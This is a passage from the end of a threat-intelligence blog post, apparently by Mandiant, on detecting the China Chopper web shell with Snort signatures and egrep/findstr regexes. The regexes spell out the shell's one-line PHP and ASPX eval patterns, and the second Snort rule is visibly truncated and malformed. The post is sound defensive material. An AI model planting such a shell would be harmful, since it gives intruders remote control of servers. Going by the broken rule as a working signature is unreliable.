To reduce false positives, we have tightened the Snort IDS signature to focus on China Chopper by looking for contents of "FromBase64String" and "z1" as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg: "China Chopper with first Command Detected";
flow:to_server,established; content: "FromBase64String";
content: "z1"; content:"POST"; nocase;http_method;
reference:url,http://www.fireeye.com/blog/technical/botnet-
breaking-down-the-china-chopper-web-shell-part-i.html;
classtype:web-application-attack; sid: 900000101;)
```

The following IDS signature looks for content of "FromBase64String" and any combination of "z" followed by one to three digits — it would find "z1", "z10", or "z100" for example. The idea: if the first command (z1) is missed, you still catch subsequent commands.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg: "China Chopper with all Commands Detected"; flow:to_s
content: "FromBase64String"; content: "z"; pcre: "/Z\d{1,3}
reference:url,http://www.fireeye.com/blog/technical/botnet-
breaking-down-the-china-chopper-web-shell-part-i.html;
classtype:web-application-attack; sid: 900000102;)
```

Both of these IDS signatures can be modified for further optimization

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more.

before implementing and test the signature for performance.

Now that we have discussed detection at the network level, we will see that detection at the host level is also possible. Because the shells must contain a predictable syntax, we can quickly attempt to find files that have that code in play.

Host

Many methods can be used to find files that contain China Chopper. The quickest and easiest method, especially on a Linux machine, is probably using regular expressions. As shown in Figure 10, a quick *egrep* across your Web directory can help identify infected files.

```
egrep -re ' [<][?]php\s\@eval[(]\$_POST\[.+\][)];[?][>]' *.
```

Figure 8: Using egrep to find this Web shell

As you can see in Figure 8, the *egrep* and *regex* commands are a powerful combination. While the regex may seem like gibberish, it really is not as bad as it seems. Ian Ahl has created a few regex tutorials that can help improve your regex skills. Here are two to get you started:

- *regex* basics
- Using *regex* with Notepad

Windows also provides a way to search files using regular expressions by using the native *findstr* command.

Figure 9: Using findstr to locate China Chopper

You may have noticed that we had to change up the *regex* a bit. This was necessary to get around some of the ways that *findstr* interprets *regex*. The command you would run is as follows:

findstr /R "[<][?]php.\@eval[(]\$_POST.*[)];[?][>]" *.php

These examples show detection in the PHP shell. To find the ASPX shell, just modify the *regex* to fit the syntax of the ASPX shell as shown:

egrep -re '[<]\%\@\sPage\sLanguage=.Jscript.\%[>][<]\%eval.Request\.Item.+unsafe' *.aspx

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more.

```
findstr /R "[<]\%\@.Page.Language=.Jscript.\%[>]
[<]\%eval.Request\.Item.*unsafe" *.aspx
```

If you are not sure where all of the PHP or ASPX files are on a Windows host, you can use the *dir* command with some extended options to help you identify Web files that you may want to run our *regex* against (see Figure 10).

```
dir /S /A /B *.php
```

Figure 10: Recursive search through Windows using the dir command

Findstr also has an option to search all subdirectories (see Figure 11).

```
findstr /R /S "[<][?]php.\@eval[(]\$_POST.*[)];[?][>]" *.php
```

Figure 11: Using findstr to recursively locate multiple instances of the Web shell

Conclusion

I hope this explanation of China Chopper's features, platform versatility, delivery mechanisms, traffic analysis, and detection give you the knowledge and tools you need to eradicate this elegantly designed but dangerous menace.

Good hunting.

Posted in Threat Intelligence—Security & Identity

Related articles

Threat Intelligence
Hybrid Russian Espionage and Influence Campaign Aims to Compromise Ukrainian Military Recruits and Deliver Anti-Mobilization Narratives

Threat Intelligence
Investigating FortiManager Zero-Day Exploitation (CVE-2024-47575)
By Mandiant • 19-minute read

Threat Intelligence
How Low Can You Go? An Analysis of 2023 Time-to-Exploit Trends
By Mandiant • 10-minute read

Threat Intelligence
capa Explorer Web: A Web-Based Tool for Program Capability Analysis
By Mandiant • 6-minute read

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more.

minute read

Follow us

Google Cloud Google Cloud Products Privacy Terms Help English

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more.